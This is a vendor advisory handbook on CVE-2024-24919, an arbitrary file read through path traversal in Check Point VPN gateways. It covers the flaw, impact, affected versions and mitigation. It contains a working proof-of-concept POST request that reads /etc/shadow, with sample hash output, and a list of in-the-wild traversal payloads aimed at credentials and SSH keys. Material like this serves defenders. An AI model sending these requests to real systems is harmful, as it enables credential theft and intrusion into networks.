



SECURITYBOAT
Frontline Of Your Business

CVE-2024-24919

HANDBOOK



Arbitrary File Read in Check Point VPN Gateways



Table of Contents

- 1. Overview.....01
- 2. Understanding of the vulnerability.....02
- 3. Proof of Concept (POC).....03
- 4. Zero-day Exploitation.....04
- 5. Affected Asset.....05
 - Product.....05
 - Version.....05
- 6. Timeline.....06
- 7. Impact.....07
- 8. Mitigation.....08
- 9. Additional Resources and References.....09
 - 9.1 In-depth analysis.....09
 - 9.2 POC.....09
 - 9.3 Hotfix / Mitigation.....09
 - 9.4 Other.....09
- 10. QR Code.....10






1. Overview

CVE-2024-24919 is a critical path traversal vulnerability in Check Point's CloudGuard Network Security appliance and Security Gateways with Remote Access VPN enabled, including instances with Check Point Mobile Secure Workspace with Capsule.

This vulnerability allows attackers to read any arbitrary files on the affected system as root, leading to significant data exposure. Exploitation of this zero-day vulnerability has been observed since April 30, 2024, with attackers using it to extract password hashes for local accounts and move laterally within networks. The vulnerability affects all Check Point Security Gateways with either the Mobile Access Software Blade or the IPsec VPN Blade enabled, but only when included in the Remote Access VPN community.





2. Understanding of the vulnerability

CVE-2024-24919 is a critical path traversal vulnerability that falls under the category of Exposure of Sensitive Information to an Unauthorized Actor. This vulnerability exists in the [/clients/MyCRL](#) endpoint, which is designed to serve static files from a specified location on the filesystem. Files can be requested either via the URI in the form of [/clients/MyCRL/file_to_get](#) or through the POST body. The POST body requests are exempt from the web server's path handling code.

When a user performs a POST request at the [/clients/MyCRL/file_to_get](#) endpoint, the server compares user input ([file_to_get](#)) with a list of hardcoded strings (public files for user download) such as ["icsweb.cab"](#), ["ICS_images.cab"](#), ["cl_ics.cab"](#), ["components.xml"](#), ["icsscan.dll.gz"](#), and ["icslta.dll.gz"](#). Downloads are only permitted if the input matches one of these strings. This string comparison was done in the code using the C function [strstr](#), which, however, searches one string for another rather than performing a direct comparison, and so the vulnerability CVE-2024-24919 was born.

The core issue is in the improper use of [strstr](#) function, which can be exploited by performing a path traversal attack. An attacker can abuse this by requesting a relative path that includes one of the hardcoded strings. ["CSHELL/"](#) is among the hardcoded strings and is the only one that is a directory among the hardcoded strings. This makes it possible to traverse into it and then back out to access restricted files. For instance, by making a POST request to the [/clients/MyCRL](#) endpoint with a path like [aCSHELL/../../../../../../../../etc/shadow](#), the server retrieves the contents of the specified file. This mechanism explains the functioning of CVE-2024-24919. Check out [watchTower](#) for more deep knowledge of the vulnerability.





3. Proof of Concept (POC)

The CVE-2024-24919 vulnerability can be exploited by requesting an HTTP POST request to a Check Point's CloudGuard Network Security appliance and Security Gateways with Remote Access VPN enabled.

HTTP Request

```
POST /clients/MyCRL HTTP/1.1
Host: <vulnerable-checkpoint-endpoint>
Content-Length: 39

aCSHELL/../../../../../../../../etc/shadow
```

HTTP Response


```
HTTP/1.0 200 OK
Date: Thu, 30 May 2024 02:29:38 GMT
Server: Check Point SVN foundation
Content-Type: text/html
X-UA-Compatible: IE=EmulateIE7
Connection: close
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Length: 505

admin:$6$rounds=11036$N2We3dls$xVq44E9omWI6CJfTXf.4tO51T0Y1zy2K9MzJ6zv.jOjD9wNxG7T
BIQ85j999Ovs.jDo1V4zmPzbct5PiR5aJm0:13812:0:99599:1::
monitor*:19872:0:99999:8::
root*:19872:0:99999:7::
nobody*:19872:0:99999:7::
postfix*:19872:0:99999:7::
rpm:!!:19872:0:99999:7::
shutdown*:19872:0:99999:7::
pcap:!!:19872:0:99999:7::
halt*:19872:0:99999:7::
cp_postgres*:19872:0:99999:7::
cpep_user*:19872:0:99999:7::
vcsa:!!:19872:0:99999:7::
_nonlock*:19872:0:99999:7::
sshd*:19872:0:99999:7::
```



4. Zero-day Exploitation

Active exploitation of this vulnerability has been observed in the wild by multiple threat actors. A [POC](#) was publicly released on May 30, 2024. Attacks were observed within customer environments to steal Active Directory credentials dating back to April 30, 2024. Threat actors are extracting [ntds.dit](#) (the primary database file in Microsoft's Active Directory Domain Services) from compromised customers within 2-3 hours after logging in with a local user.



The first attacks in the wild occurred on April 7, 2024. Since then, the exploitation has been ongoing, and over 802 IPs have been observed that are targeting the vulnerable Check Point's CloudGuard Network Security appliance and Security Gateways. Greynoise has set up a [tag](#) to keep track of exploitation attempts.

As of June 4, 2024, below is the top-10 list of requested payloads observed by Greynoise:

Request	Number of Time
../../../../../../../../etc/fstab	4805
../../../../../../../../etc/shadow	2453
../../../../../../../../sysimg/CPwrapper/SU/Products.conf	980
../../../../../../../../config/db/initial	959
../../../../../../../../etc/passwd	508
../../../../../../../../home/*/.ssh/authorized_keys	202
../../../../../../../../opt/checkpoint/conf/	166
../../../../../../../../etc/ssh/sshd_config	165
../../../../../../../../etc/vpn/vpn.conf	163
../../../../../../../../home/*/.ssh/id_rsa	161





5. Affected Asset

■ Product

- CloudGuard Network
- Quantum Maestro
- Quantum Scalable Chassis
- Quantum Security Gateways
- Quantum Spark Appliances

■ Version

- R77.20 (EOL)
- R77.30 (EOL)
- R80.10 (EOL)
- R80.20 (EOL)
- R80.20.x
- R80.20SP (EOL)
- R80.30 (EOL)
- R80.30SP (EOL)
- R80.40 (EOL)
- R81
- R81.10
- R81.10.x
- R81.20

Last updated: 2024-06-13


Source:

<https://support.checkpoint.com/results/sk/sk182336>





6. Timeline





7. Impact

CVSS v3.1 Base Score: **8.6 HIGH**

Vector: **CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N**

- CVE-2024-24919 is a path traversal vulnerability that allows unauthorized actors to extract information from gateways connected to the Internet as a super user.
- The vulnerability allows a threat actor to retrieve all files on the local filesystem. This includes critical files such as **etc/passwd**, **etc/shadow**, password hashes for all local accounts, including the account used to connect to Active Directory, SSH keys, certificates. Threat actors can potentially gain full shell access to vulnerable systems with relative ease.
- Weak passwords can be compromised, leading to further misuse and potential lateral movement within the network.





8. Mitigation

To secure your systems, promptly update the affected systems to the patched version. For further details, refer to the article by Check Point at:

- <https://support.checkpoint.com/results/sk/sk182336>
- <https://support.checkpoint.com/results/sk/sk182357>

Remove any local users on the gateway and rotate passwords and accounts for LDAP connections from the gateway to Active Directory. Renew the server certificates for inbound HTTPD inspection and the certificate for outbound HTTPS inspection on the security gateway. Additionally, reset Gaia OS passwords for all local users and regenerate the SSH local user certificate on the security gateway. After applying the patch, search the logs for any signs of compromise, anomalous behavior, or logins as documented in the Check Point article. If available, update the Check Point IPS signature to detect exploitation attempts.





9. Additional Resources and References

9.1 In-depth analysis

- <https://www.mnemonic.io/resources/blog/advisory-check-point-remote-access-vpn-vulnerability-cve-2024-24919/?ref=thetack.technology>
- <https://labs.watchtowr.com/check-point-wrong-check-point-cve-2024-24919/>
- <https://www.greynoise.io/blog/whats-going-on-with-checkpoint-cve-2024-24919>
- <https://www.helpnetsecurity.com/2024/05/31/cve-2024-24919/>
- <https://www.rapid7.com/blog/post/2024/05/30/etr-cve-2024-24919-check-point-security-gateway-information-disclosure/>

9.2 POC

- <https://labs.watchtowr.com/check-point-wrong-check-point-cve-2024-24919/>
- <https://github.com/seed1337/CVE-2024-24919-POC>
- Nuclei Template:
<https://github.com/johnk3r/nuclei-templates/blob/c226ece895c8e4e6aec22aff66f21e5b8b70e08e/http/cves/2024/CVE-2024-24919.yaml>

9.3 Hotfix / Mitigation

- <https://support.checkpoint.com/results/sk/sk182336>
- <https://support.checkpoint.com/results/sk/sk182357>
- <https://arcticwolf.com/resources/blog/cve-2024-24919/>
- <https://www.mnemonic.io/resources/blog/advisory-check-point-remote-access-vpn-vulnerability-cve-2024-24919/>
- <https://www.tenable.com/blog/cve-2024-24919-check-point-security-gateway-information-disclosure-zero-day-exploited-in-the>

9.4 Other

- <https://nvd.nist.gov/vuln/detail/CVE-2024-24919>
- https://www.cisa.gov/known-exploited-vulnerabilities-catalog?search_api_fulltext=CVE-2024-24919
- <https://viz.greynoise.io/tags/check-point-quantum-gateway-cve-2024-24919-information-disclosure-attempt?days=30>





SECURITYBOAT

Frontline Of Your Business

If you want any help in dealing with the CVE-2024-24919 vulnerability, connect with SecurityBoat.

[Click here](#)



www.securityboat.net






SECURITYBOAT

Frontline Of Your Business

CVE-2024-24919

ARBITRARY FILE READ IN CHECK POINT VPN GATEWAYS

HANDBOOK



Scan QR Code to Download Handbook

www.securityboat.net